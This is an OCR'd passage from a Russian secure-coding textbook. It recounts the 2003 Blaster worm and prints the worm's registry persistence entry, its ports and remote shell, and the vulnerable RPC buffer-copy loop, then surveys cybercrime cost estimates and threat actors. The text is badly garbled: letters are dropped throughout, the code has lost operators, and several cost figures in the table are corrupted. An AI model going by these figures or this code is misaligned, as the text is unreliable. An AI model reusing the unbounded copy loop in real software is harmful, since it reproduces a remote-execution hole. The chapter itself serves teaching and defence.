
Червь W32 B aste Wo m обнаруженный 11 ав уста 2003 ода является хорошим примером то о как бреши безопасности про раммно о обеспечения делают нас уязвимыми Он в состоянии без участия человека инфицировать любую подключенную к Интернету систему в которую не были внесены исправления Данные M c osoft свидетельствуют о том что этим червем было инфицировано по меньшей мере 8 миллионов систем W ndows [132] Червь вызвал существенные нарушения в работе систем некоторые пользователи просто не мо ли использовать свои машины локальные сети были пере ружены а зараженным пользователям пришлось удалять червя и обновлять свои машины

Хроноло ия показанная на рис 1 1 показывает сложное в аимодействие софтверных компаний исследователей в области безопасности тех людей которые публикуют информацию об уязвимости и злоумышленников

Исследовательская руппа Last Stage of De um LSD) обнаружила уязвимость переполнения буфера в реализации механизма RPC[1] который связан с обменом сообщениями по TCP IP Ошибка связана с неправильной обработкой специальным образом сформированных сообщений Уязвимость затра ивает интерфейс объектной модели распределенных компонентов (DCOM) с RPC который прослушивает порты RPC Данный интерфейс

**Удаленный вызов процедуры Remote procedure call — RPC) — механизм межпроцесс
муникации, который позволяет программе, выполняющейся на одном компьютере, выполнят
на удаленной системе. Реализация Microsoft основана на протоколе RPC от Open Softwa
(OSF), но использует определенные расширения от Microsoft.**

обрабатывает запросы активации объектов отправленные клиентскими машинами серверу Успешное использование данной уязвимости позволяет злоумышленнику запустить в атакованной системе произвольный код с правами локальной системы



ис 1 1 Хронология связанная с червем W32 B as e Wo m

В данном случае руппа LSD следовала политике ответственно о раз лашения предоставляя информацию производителю до то о как вынести ее на всеобщее обозрение 16 июля 2003 ода M c osoft выпустила бюллетень безопасности M c o oft MS03-026[2] LSD выпустила специальный доклад а координационный центр CERT (CERT CC) выпустил записку VU#568148[3] с подробным описанием этой уязвимости и предоставил исправление и описание обходно о пути решения проблемы На следующий день CERT CC выпустил документ CERT Adv so y CA-2003-16 Buffe Ove f ow n M c osoft RPC [4]

Девятью днями позже 25 июля исследовательская руппа по безопасности под названием Xfocus опубликовала описание использования этой уязвимости Xfocus описывает себя как некоммерческая свободная техноло ическая op анизация основанная в 1998 оду в Китае которая занимается исследованиями и демонстрацией недостатков связанных с обеспечением безопасности сетевых услу и коммуникаций По сути Xfocus проанализировала путем декомпиляции исправление от M c o oft чтобы обнаружить уязвимость разработала средство для атаки и сделала е о общедоступным [38]

X Д Мур (H D Moo e) (основатель Me asp o t P oject) усовершенствовал код Xfocus для работы с дру ими операционными системами Вскоре был выпущен инструментарий позволявший злоумышленникам посылать команды через RC-сети Наличие этих атак было обнаружено 2 ав уста [52]

После проведения 2 и 3 ав уста конференции хакеров DEF CON все ожидали выпуска червя использующе о данную уязвимость (выпуска не обязательно посетителями DEF CON просто потому что конференция привлекла к нему внимание) Министерство

[2] См. www.microsoft.com/technet/security/bulletin/MS03-026.mspx

[3] См. www.kb.cert.org/vuls/id/568148

См. www.cert.org/advisories/CA-2003-16.html

национальной безопасности издало 1 ав уста соответствующее предупреждение а Федеральный центр реа ирования на компьютерные происшествия (Fede a Compute Inc dent Response Cente — FedCIRC) Система национальных коммуникаций (Nat ona Commun cat ons System — NCS) и Национальный центр защиты инфраструктуры (Nat ona Inf ast uctu e P otect on Cen e — NIPC) активно отслеживали использование уязвимости 11 ав уста все о лишь через 26 дней после выпуска исправления червь был обнаружен в Интернете За 24 часа он инфицировал 336 тыс компьютеров [159] К 14 ав уста количество инфицированных компьютеров превысило миллион максимальная скорость заражения дости ала 100 тыс систем в час [52]

W32 B aste Wo m представляет собой а рессивный червь распространяющийся через TCP IP и использующий уязвимость в интерфейсе DCOM RPC операционной системы W ndows При выполнении червь проверяет заражен ли данный компьютер и работает ли на нем червь Если да повторно о инфицирования не происходит В противном случае червь добавляет строку

```
"windows auto update"="msblast.exe"
```

в ключ реестра

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

Так что червь запускается при запуске W ndows Затем он енерирует случайный 1P-адрес и пытается инфицировать компьютер с этим адресом Червь пересылает данные через TCP-порт 135 чтобы использовать уязвимость DCOM RPC в W ndows XP или W ndows 2000 Червь прослушивает UDP-порт 69 в ожидании запроса от компьютера с которым он может установить связь с использованием уязвимости DCOM RPC При получении запроса он отправляет на этот компьютер файл msb ast exe и запускает е о удаленно [87]

Червь использует cmd exe для создания процесса удаленной оболочки который прослушивает порт 444 TCP позволяя злоумышленнику выполнять удаленные команды в инфицированной системе Червь также пытается запустить DoS атаку на сервер W ndows Update чтобы не позволить пользователям за рузить исправления DoS-атака начинается в определенный момент в виде SYN-потока[5] на порт 80 по адресу w ndowsupda e com

Даже ко да червь не в состоянии инфицировать атакуемую систему использование уязвимости переполнения буфера DCOM RPC уничтожает процесс svchost exe в W ndows NT W ndows 2000 W ndows XP и W ndows 2003 сканируемых червем В W ndows NT и W ndows 2000 система становится нестабильной и зависает W ndows XP и W ndows 2003 по умолчанию пере ружаются

Запуск червя не был сюрпризом 25 июня 2003 ода за месяц до открытия уязвимости приведшей к появлению червя Ричард Пети (R cha d Peth a) директор CERT CC оворил [159] что

> текущее состояние безопасности в Интернете является причиной для беспокойства Уязвимости связанные с Интернетом подвер ают е о пользователей риску Меры безопасности которые были приемлемы для ЭВМ и небольших четко о раниченных ор анизациями сетей не являются эффективными для Интернета — сложно о динамично о мира взаимосвязанных сетей без четких раниц и центрально о управления

SYN-поток (SYN flooding) представляет собой метод DoS-атаки, когда атакующий шлет SYN-пакеты пакеты синхронизации) на все порты сервера, используя поддельные I

Вопросы бе опасности часто не вполне понятны и редко получают высокий приоритет у мно их разработчиков про раммно о обеспечения производителей сетевых менеджеров и потребителей

Экономический ущерб от червя W32 B aste Wo m оценивается по меньшей мере в 525 млн долларов Смета расходов включает потери производительности затраченное время потерянную прибыль и стоимости дополнительной пропускной способности [160] Хотя воздействие червя было впечатляющим он может ле ко нанести куда больший ущерб если к примеру будет стирать файлы в зараженных системах На основе параметризованно о анализа наихудше о случая с использованием простой модели повреждений Николас Уивер (N cho as Weave) и Верн Пакссон (Ve n Paxson) [223] оценили что наихудшие вероятные потери от червя мо ут составить не менее 50 млрд долларов прямо о экономическо о ущерба при нападении на широко используемые в M c osoft W ndows сервисы и крайне разрушительных действиях (например уничтожение контроллера основно о жестко о диска перезапись CMOS RAM или стирание флеш-памяти)

```
01 error status t RemoteActivation(
02       . .., WCHAR *pwszObjectName, ... ) {
03    *phr - GetServerPath pwszObjectName, &pwszObjectName)
04
05 }
06
07 HRESULT GetServerPath(
08       WCHAR *pwszPath, WCHAR **pwszServerPath ) {
09    WCHAR *pwszFinalPath   pwszPath
10    WCHAR wszMachineName[MAX_COMPUTERNAME_LENGTH_FQDN+1]
11    hr   GetMachineName(pwszPath, wszMachineName)
12    *pwszServerPath   pwszFinalPath
13 }
14
15 HRESULT GetMachineName(
16    WCHAR *pwszPath,
17    WCHAR wszMachineName [MAX_COMPUTERNAME_LENGTH_FQDN+1])
18 {
19    pwszServerName   wszMachineName
20    LPWSTR pwszTemp   pwszPath + 2
21    while ( *pwszTemp !  L'W )
22    *pwszServerName++   *pwszTemp++
23
24 }
```

ис 1 2 Недостаткилогики использованные червем

Недостатки ло ики использованные червем W32 B aste Wo m показаны на рис 1 2 [6] Ошибка заключается в том что цикл wh e в строках 21 и 22 (используемый для выделения имени узла из длинной строки) недостаточно о раничен После обнаружения ошибки проблема исправляется элементарно например добавлением второ о условия в управляющее выражение цикла wh e которое завершает поиск до то о как будет пересечена раница строки на которую указывает pwszTemp или pwszSe ve Name

Особая благодарность Microsoft за предоставление этого фрагмента кода.

■ 1.1. Измерение угрозы

Риск производства небезопасных про раммных систем можно оценить рассматривая исторические факты и потенциал будущих атак Исторические риски можно измерить рассматривая типы и стоимости совершенных нападений хотя в общем случае и считается что отчеты об этих нападениях являются неполными О потенциале будущих атак можно судить (по крайней мере частично) по оценке возникающих у роз и безопасности существующих систем про раммно о обеспечения

Как подсчитать стоимость

Опрос *2010 Cybe Secu y Wa ch Su vey*$_y$ проведенный журналом *CSO* в сотрудничестве с U S Sec et Se v ce про раммой SEI CERT и De o te s Cen e fo Secu ty and P vacy So ut ons [49] показал снижение количества жертв киберпреступлений между 2007 и 2009 одами (60% против 66%) но при этом существенное увеличение количества случаев киберпреступности среди пострадавших ор анизаций Между ав устом 2008 ода и июлем 2009 ода по сравнению с предыдущим одом наблюдался рост киберпреступности более чем на треть (37%) Из переживших киберпреступления 25% сообщали об эксплуатационных потерях 13% — о финансовых потерях и 15% — о потерях репутации Средний убыток из-за киберпреступности составил 394 700 долларов на одну пострадавшую ор анизацию

Оценка потерь из за киберпреступности только в Соединенных Штатах Америки находится в диапазоне от миллионов до триллиона долларов в од Реальные расходы однако трудно оценить количественно по целому ряду причин включая следующие

- О большом количестве киберпреступлений (72% со ласно *2010 Cybe -Secu y Wa ch Su vey* [49]) сообщения не поступают или эти преступления даже остаются незамеченными)
- Статистика ино да оказывается ненадежной — сообщения мо ут быть излишними а мо ут и скрываться в зависимости от их источника например банк может специально скрывать информацию о киберпреступности чтобы избежать потери доверия клиентов к онлайн-сервисам) Со ласно опросу *2010 2011 Compu e C me and Secu y Su vey* проведенному Институтом компьютерной безопасности (Compu e Secu y nst tute — CSI) в настоящее время поделиться конкретной информацией о потерях отово меньше респондентов чем ко да-либо 47]
- Непрямые потери такие как потеря доверия клиентов онлайн-сервиса (что в случае банков например приводит к уменьшению доходов от электронных транзакций и более высокими издержками на команды поддержки [9]) также мо ут скрываться или преувеличиваться или просто не учитываться в статистике
- Становится все более размытой раница между традиционной преступностью и киберпреступностью (так мошенничество с нало ами сейчас относится к киберпрпреступности только потому что большая часть тако о рода преступлений совершается по сети) которая все более укореняется в Интернете [9]

Росс Андерсон (Ross Ande son) и е о колле и провели систематическое исследование стоимости киберпреступности в ответ на запрос из Министерства обороны Великобритании [9] В табл 1 1 приведены некоторые из их выводов по оценкам лобальной стоимости киберпреступности

Таблица 1 1. Оценки стоимости киберпреступности по категориям*

Тип киберпреступности	**Глобальная оценк млн долларов**	**Период**
Стоимость истинных киберпреступлений		
Банковские мошенни ества	320	2007
Фишинг	70	2010
Вредоносное ПО (потребительское)	300	2010
Вредоносное ПО (предприятия)	1000	2010
Банковские контрмеры	97	2008-2010
Поддельные антивирусы	22	2010
Нарушение авторского права (программы)	150	2011
Нарушение авторского права (музыка)	288	2010
Нарушение фармацевти еских патентов	10	2011
Мошенни ества с путешественниками	200	2011
Мошенни ество с ценными бумагами	1000[a]	2011
Мошенни ество с предоплатой		2011
Стоимость традиционных киберпре туплений		
Мошенни ество с платежными картами онлайн	200[a]	2010
Мошенни ество с платежными картами оффлайн		
Местные	2100[a]	2010
Между на родн ые	29 0[a]	2010
Защита банков	2 00	2010
Непрямые потери от мошенни ества с картами		
Потеря доверия (потребители)	10 000[a]	2010
Потеря доверия (торговля)	20 000[a]	2009
Мошенни ества с АТС	960	2011
Стоимость инфраструктуры		
Расходы на антивирусы	3 00[a]	2012
Расходы на создание исправлений	1000	2010
Расходы провайдеров на о истку	0[a]	2010
Расходы пользователей на о истку	10 000[a]	2012
Общие расходы фирм на защиту	10 000	2010
Расходы на правоохранительные органы	00[a]	2010
Стоимость традиционных преступлений ставших "киберпреступлениями"		
Обман служб соцобеспе ения	20 000[a]	2011
Налоговое мошенни ество	125 000[a]	2011
Мошенни ество с налоговыми декларациями	5200	2011

*** Источник R, Anderson et al.,** *“Measu ng he Cos o Cybe c me”* **статья представлена на 11 конференции Annual Workshop on the Economics of Information Security, 2012). http //weis2012.econinfosec.org/papers/Anderson_WEIS2012.pdf.**

Оценка получена с использованием британских данных, экстраполированных на весь мир Великобритании в мировом ВВП 5%) интерпретировать эти данные следует с предельной

Кто несет угрозу

Термин *у роза* (th eat) в компьютерной безопасности имеет множество значений Одно из определений (часто используемое военными) ласит что это человек руппа ор анизация или иностранное осударство являющееся источником атак в прошлом или мо ущее являться источником атак в будущем Примерами возможных у роз мо ут служить хакеры инсайдеры криминал и т д

Хакеры Понятие хакер включает в себя широкий спектр лиц с различными техническими способностями и отношением к делу Хакеры часто проявляют анта онистическую реакцию на власть и демонстрируют поведение которое вы лядит у рожающе [211] Хакерами движут любопытство и желание взаимно о признания от дру их хакеров Многие хакеры пишут про раммы которые *выявляют уязвимости* в про раммном обеспечении компьютера При оповещении хакерами о раскрытых уязвимостях их страте ия варьируется от политики ответственно о о лашения[7] до политики полно о о лашения (сообщать всю информацию всем как можно скорее) В результате хакеры мо ут быть как полезными для безопасности так и настоящим проклятием Хакеров основной целью которых является получение несанкционированно о доступа к компьютерным системам для кражи информации часто называют *крекерами* или *взломщиками* (c acke s)

Инсайдеры Инсайдерская у роза исходит от нынешне о или бывше о сотрудника или подрядчика ор анизации который имеет законный доступ к информационной системе сети или данным [8] Поскольку инсайдеры имеют законный доступ к сетям и системам ор анизации проведение атак для них не является технически сложным делом У роза возрастает в случае технически подкованных инсайдеров Такие инсайдеры помимо прочего мо ут знать как заметать следы что затрудняет задачу их обнаружения Инсайдеры мо ут быть мотивированы целым рядом факторов среди которых наиболее распространенными являются финансовая вы ода и месть Кража интеллектуальной собственности особенно широко распространена для получения финансовой вы оды или для повышения репутации работника в лазах ново о работодателя Начиная с 2001 ода Центр инсайдерских у роз (CERT Ins de Th eat Cen e) собрал и проанализировал сведения о более чем 700 инсайдерских киберпреступлениях начиная с проблем национальной безопасности и заканчивая кражами коммерческих секретов [35]

Преступники Преступниками являются отдельные лица или члены ор анизованных преступных руппировок которые надеются получить прибыль от своей деятельности Распространенными преступлениями являются мошенничества с аукционами и кражи личности В последнее время увеличилось количество и изысканность фишин -атак которые используют поддельные сообщения электронной почты и мошеннические веб-сайты призванные обманывать недалеких пользователей и сообщать преступникам личные финансовые данные такие как номера кредитных карт учетные записи пользователей и пароли или номера социально о страхования Киберпреступники мо ут также попытаться проникнуть в системы для получения кредитных карт (с которых они мо ут непосредственно получать день и) или конфиденциальных сведений которые мо ут быть проданы или использованы для шантажа

Профессиональная разведка Корпоративные шпионы называют себя *профессионалами конкурирующей разведки* (compet t ve nte gence p o e s ona s) и даже имеют собствен-

Документ о данной политике — CERT CC Vu nerab y D sc osure Po cy — доступен по адресу `www.cert.orq/kb/vul disclosure.html`.

ные профессиональные ассоциации [8] Такие специалисты мо ут работать внутри целевой ор анизации трудоустроившись для то о чтобы украсть и продать коммерческие тайны или осуществить иные формы корпоративно о шпионажа Дру ие мо ут получить доступ через Интернет коммутируемые линии физический взлом или от партнеров (поставщиков клиентов или реселлеров) сетей которые подключены к сети дру ой компании После окончания холодной воины ряд стран используют свои возможности для получения конфиденциальной информации от крупных корпораций

Террористы Кибертерроризм представляет собой незаконные нападения или у розы нападений направленные на компьютеры сети и дру ие информационные системы с целью запу ать правительство или людей или принудить их к некоторым действиям для достижения определенных политических или социальных целей [53] Поскольку цели террористов отличны от целей скажем криминала методы нападения у них также скорее все о будут разные К примеру террористы мо ут быть заинтересованы в нападении на критичную инфраструктуру например на диспетчерское управление и систему сбора данных которая контролирует устройства жизнеобеспечения например передачу электроэнер ии или аза Такие системы являются значительно более трудными целями для атаки чем типичные корпоративные информационные системы Политически мотивированные кибератаки как форма протеста обычно связаны с вандализмом в отношении веб-сайта (с политическим посланием) или с некоторым типом DoS-атаки и проводятся обычно слабо ор анизованными хакерскими руппами или отдельными лицахми с навыка ми хакера сочувствующими одной из сторон конфликта [125]

Информационные воины По данным Центра страте ических и международных исследований (CSIS) Соединенные Штаты сталкиваются с дол осрочной проблемой в кибер-пространстве от иностранных разведывательных служб и вооруженных сил Информация о вторжениях неизвестных иностранных субъектов поступала от министерств обороны тор овли национальной безопасности и дру их осударственных учреждений [48] CSIS ведет список значительных киберсобытий[9] отслеживая нападения на международном уровне Генеральный инспектор NASA например сообщил что в 2011 оду было осуществлено 13 успешных атак на компьютеры NASA В одной такой атаке злоумышленники украли учетные записи 150 пользователей которые мо ут использоваться для получения несанкционированно о доступа к системам NASA В декабре 2011 ода было сообщено о том что компьютерные сети Тор овой палаты США более ода контролировались хакерами связанными с Народно-освободительной армией Хакеры имели полный доступ к компьютерам палаты Информационные воины успешно получали доступ к критичным военным техноло иям и ценной интеллектуальной собственности и представляют собой серьезную у розу для экономики и национальной безопасности США

Безопасность программного обеспечения

CERT CC отслеживает открытые источники по тематике уязвимости инфор мации и ре улярно получает сообщения об обнаруженных уязвимостях Информация об уязвимости публикуется как сообщение CERT и US-CERT [0] CERT CC больше не является единственным источником докладов об уязвимостях мно ие дру ие ор анизации в том числе Syman ec и MITRE также публикуют данные об уязвимостях


[8] См. www. scip. org.

[9] См.http //csis.org/publication/cyber-events-2006.

См. www.kb.cert.org/vuls.

В настоящее время одним из наилучших источников информации об уязвимостях является Национальная база уязвимостей (Nat ona Vu ne ab ty Database — NVD) Национально о института стандартов и техноло ий (Nat ona Inst tute of Standa ds and Techno ogy — NIST) NVD собирает информацию об уязвимостях из множества источников включая CERT CC а значит содержит надмножество уязвимостей из разных каналов

На рис 1 3 показано количество уязвимостей в базе данных NVD с 2004 по третью четверть 2012 ода В первом издании данной кни и содержались сведения об уязвимостях о которых сообщалось CERT CC с 1995 по 2004 од К сожалению эти числа имеют устойчивую тенденцию к росту



ис 1 3 Уязвимости в базе NVD

